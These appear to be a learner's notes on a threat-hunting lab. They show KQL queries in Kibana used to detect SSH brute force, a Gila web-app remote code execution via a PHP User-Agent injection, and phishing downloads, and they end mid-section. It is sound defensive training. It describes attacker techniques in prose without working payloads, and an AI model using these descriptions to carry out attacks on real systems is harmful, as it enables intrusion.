
Questions:
- _Are your organisation’s defences robust enough to detect intrusion attempts by adversaries?
- Are you equipped to hunt for covert signs of intrusion, even when the threat actors have only just breached your perimeters?
- Can you use high-quality data and advanced analytics to identify abnormal behaviour and stop attacks before they escalate?
These are crucial questions to ponder when considering the vital step of initial access in the cyber kill chain. Cyber threat actors daily find innovative ways to penetrate defences, from exploiting unpatched vulnerabilities to using cunning social engineering techniques. As a security team, your task is not just to fortify the defences but also to actively hunt for the faintest signs of intrusion, to catch the attackers when they have just set foot inside your cyber boundaries. Given today’s cyber criminals’ sophistication and persistence, this task may seem daunting, but it is not impossible, especially with the right mindset and techniques.
Learning Objectives
In this room, we will learn to hunt malicious activity indicating a potential initial compromise of a workstation or a machine. In addition, we will tackle the following topics throughout the room:
1
2
3
4
- Understanding the attacker''s mindset in achieving initial access.
- Correlating succeeding actions executed by an attacker after obtaining a foothold.
- Differentiating suspicious host and network events from benign ones.
- Getting acquainted with the MITRE Tactics involved once an attacker gets inside the target organisation.
Threat Hunting Virtual Machine
Before we proceed with the following tasks, start the Threat Hunting VM attached to this task by clicking the Start Button in the upper-right corner. The provided virtual machine runs an elastic stack (ELK), which contains the logs that will be used throughout the room.
Once the machine is up, access the Kibana console (via the AttackBox or VPN) using the following credentials below. The Kibana instance may take up to 3-5 minutes to initialise.
| URL | http://MACHINE_IP |
| Username | elastic |
| Password | elastic |
Before we proceed, note that all concepts discussed moving forward are not limited to the Elastic Query syntax (including all field names). Every theoretical way of hunting can be applied to any other SIEM/EDR platform.
Moreover, the ELK instance contains the following indices that will be used in the threat-hunting activity:
1
2
3
- 'Filebeat' : Contains all logs (Syslog, Apache, and Auditd logs) generated by Linux servers in the emulated network.
- 'Winlogbeat' : Contains all events (Windows Event Logs and Sysmon) generated by Windows machines.
- 'Packetbeat' : Contains network traffic events generated by the workstations and servers.
Lastly, the emulated network runs the following workstations and servers: 
Initial Access
Tactic: Initial Access

The Initial Access Tactic (TA0001) represents adversaries’ techniques and strategies to breach an organisation. This stage of an attack cycle predominantly focuses on delivering the payload to the target system or network. The primary objective during this phase is to gain a foothold in the network, which can be achieved through a variety of means, such as:
1
2
3
4
5
- Social Engineering techniques such as phishing.
- Exploiting vulnerabilities through public-facing servers.
- Spraying credentials through exposed authentication endpoints.
- Executing commands through malicious flash drives.
- Installing cracked software with hidden malicious code.
Understanding the Tactic
The techniques adversaries use are not limited to the provided examples above, as there are more ways to get an initial foothold. However, we will use these examples to understand this tactic and grasp how to hunt it.
The common intersection of the given examples above is gaining initial access to either of the following:
1
2
- Account access via a valid credential
- Machine access via a remote code execution
1
2
- Given the information above, it is more apparent now that the foothold does not explicitly pertain to a workstation but rather anything that can be leveraged to access the target infrastructure.
- Moreover, the examples focus on varying ways to deliver the attack to obtain successful initial access.
Hunting Initial Access
Now that we have a deeper understanding of the Initial Access tactic and how adversaries might attempt to gain a foothold in an organisation’s network or system, our next focus is hunting these initial access attempts. This process involves actively pursuing and investigating intrusion attempts, guided by a deep understanding of the attacker’s methodology.
As the attack techniques are varied, our hunting strategies should also be multifaceted and adaptable. Our goal is to identify signs of the various methods outlined above. Hence, we will use the following scenarios to build our hunting methodology:
1
2
3
- Brute-forcing attempts via SSH.
- Exploitation of a web application vulnerability.
- Phishing via links and attachments.
Brute-Forcing via SSH on Jumphost
- Starting with this scenario, we will use the
filebeat-*index and hunt for brute-forcing attempts via SSH on ourjumphostserver onJuly 3, 2023.
Ensure all queries to the Kibana console are set to look for the right index and timeframe.
What do we look for:
- Brute-forcing attacks are focused on authentication events, which generate several failed attempts before successfully retrieving a valid credential. We will hunt for behaviours that satisfy this idea.
1. To start hunting, use the Visualize Library from the left sidebar and create a visualisation table using Lens. 
1
- I think this is already set to "Lens" by default
Next, configure the table with the following setup:
1
2
3
4

1. Set the timestamp to July 3.
2. Set the index to filebeat.
3. Set the Table Index (filebeat), Rows (source. ip and user. name), and Metrics (count).
4. Use the KQL query to list all failed SSH auth events on the Jumphost server:
1
host.name: jumphost AND event.category: authentication AND system.auth.ssh.event: Failed
1
- Visualize from the 'source.ip'
- Upon checking the results above (
highlight #5), it can be observed that the table provided thecount of failed login attempts on specific users, including the source of the attack. - These two IP addresses and accounts are highly notable since they generated
over 500 failed authentication eventswithin the given timeframe.
2. Now that we have gathered significant information about brute-force attempts, let’s find a successful authentication. By doing this, we can verify if the attacks yielded successful results; in this case, the attacker accessed the Jumphost server successfully via SSH. To do this, we can replace the KQL query with the following:
1
host.name: jumphost AND event.category: authentication AND system.auth.ssh.event: Accepted AND source.ip: (167.71.198.43 OR 218.92.0.115)
1
- This query focuses on the top 2 IP addresses where the SSH authentication event was **Accepted** using a valid credential.

1
- Now that we have confirmed that the attacker from `167.71.198.43` accessed the Jumphost server using the `dev` account, we have successfully hunted an intrusion attempt on this server.
- Following a threat hunter’s mindset, the next step of this investigation is to: ```c
- Identify the commands issued by the ’dev’ user after authenticating via SSH. ```
3. On a footnote, it is not always the case that brute-forcing activities are the only indicators of unusual logon activity. Hunting can also be done in another way wherein you will hunt for successful authentication via SSH, differentiate the authentication source (IP address) and correlate the unusual activity after the successful execution to see potential intrusion attempts.
Case 1: Remote Code Execution on Web01
In the following scenario, we will use the packetbeat-* index and hunt for suspicious actors attacking our web application (web01) on July 3, 2023. Ensure all queries to the Kibana console are set to look for the right index and timeframe.
Web application attacks typically start with enumeration attempts and proceed with exploiting discovered vulnerabilities. We will hunt for behaviours that satisfy this idea.
To start hunting, use the Visualize Library again and create a visualisation table using Lens. Ensure that the table is configured with the following:
1
2
3
4
1. Set the timestamp to July 3.
2. Set the index to packetbeat.
3. Set the Table Index (packetbeat), Rows (source.ip and http.response.status_code), and Metrics (count).
4. Use the KQL query to list all ingress network connections to the web server:
1
host.name: web01 AND network.protocol: http AND destination.port: 80
Note: The http.response.status_code is included in the rows to identify the web application’s response to the attacker’s HTTP requests.

1
- Drag the `http.response.status_code` on the middle and on the right pane for it to show different status codes.
1
Upon checking the results above (highlight #5), it can be observed that the query provided a high count of `status code 404`, indicating a ***`directory enumeration attempt`*** by `167.71.198.43` since the attack produces many "`Page Not Found`" results due to its behaviour of guessing valid endpoints.
4. To better understand the attack, we can continue the investigation using the Discover tab with a query focused on status code 404 and the attacker’s IP address.
- Let’s use the following KQL query in the
Discovertab:1
host.name: web01 AND network.protocol: http AND destination.port: 80 AND source.ip: 167.71.198.43 AND http.response.status_code: 404
In addition, select the following fields and add them as a column:
1
2
3
- query
- user_agent.original
- url.query

1
- Note that this is not in visualization part
Based on the results, it can be seen that the attacker used Gobuster (inferred via the User Agent) to enumerate the directories in the web application and eventually focused on the /gila directory, which may indicate that the attacker is attempting to exploit the said application.
5. To continue, let’s replace the KQL query with status codes 200, 301, and 302 to focus on valid endpoints accessed by the attacker.
1
host.name: web01 AND network.protocol: http AND destination.port: 80 AND source.ip: 167.71.198.43 AND http.response.status_code: (200 OR 301 OR 302)
1
2
- In addition, sort the timestamp in ascending order (click the arrow beside the Time column to view the sequence of attacks from the earliest timestamp).
- 301 and 302 are redirection status codes

1
- Set the timestamp in descending mode so it shows the earliest times first
Based on the results, we can infer the following:
1
2
3
- After discovering the '/gila' endpoint, the attacker focused on accessing it.
- The attacker then used a suspicious PHP code on the 'User-Agent' field. The code uses x as a GET parameter to execute host commands via the system function.
- Lastly, the attacker used the x parameter to execute host commands.
Findings:
1
With these findings, we can say that the attacker successfully compromised the web server, exploiting a Remote Code Execution vulnerability in our Gila web application. Following a threat hunter''s mindset, the next step of this investigation is to identify the impact of the commands executed by the attacker via Remote Code Execution.
Case 2: Phishing Links and Attachments
- For our last scenario, we will use the
winlogbeat-*index and hunt for indicators of malicious links and attachments beingopenedordownloadedfrom employee workstations onJuly 3, 2023. - Ensure all queries to the Kibana console are set to look for the right index and timeframe.
Scenario: Phishing emails containing malicious links or attachments of malware payloads are either downloaded or opened directly from the email client before being executed.
Given this, we will hunt for the following behaviours that satisfy this idea:
1
2
1. Files downloaded using a web browser.
2. Files opened from an email client (in this case, we will be hunting files opened from an Outlook client).
1. Files Downloaded using Chrome
Using the Discover tab, we will first focus on phishing links downloaded using a web browser.

By using the following KQL query, we will hunt file creations (Sysmon Event ID 11) generated by chrome.exe:
1
host.name: WKSTN-* AND process.name: chrome.exe AND winlog.event_id: 11
Breakdown:
1
2
3
- Hunt for every host that starts with the name "WKSTN-"
- With the first thing in mind, check if they have 'chrome.exe' running on their device
- Along with the process, it should generate sysmon event ID == 11.
In addition, ensure that the following fields are added as columns to aid us in our investigation:
1
2
3
- winlog.computer_name
- winlog.event_data.User
- file.path
1
2
- **Note: We can ignore the .tmp files created by Chrome. By default, chrome.exe creates a temporary file when a file is being downloaded.**
- Could also be utilized by attackers in the future so check again the next time you review it.
Based on the results, we can see that the following users on their respective workstations have downloaded unusual files: 
1
2
- We can confirm if these files are suspicious once we see them in action.
- Since this task only focuses on the intrusion attempt, investigating these artefacts will continue on the following tasks.
- Following a threat hunter’s mindset, the next step of this investigation is to: ```c
- Identify potential child processes spawned or network connections made by these suspicious files. ```
2. Files Opened using Outlook
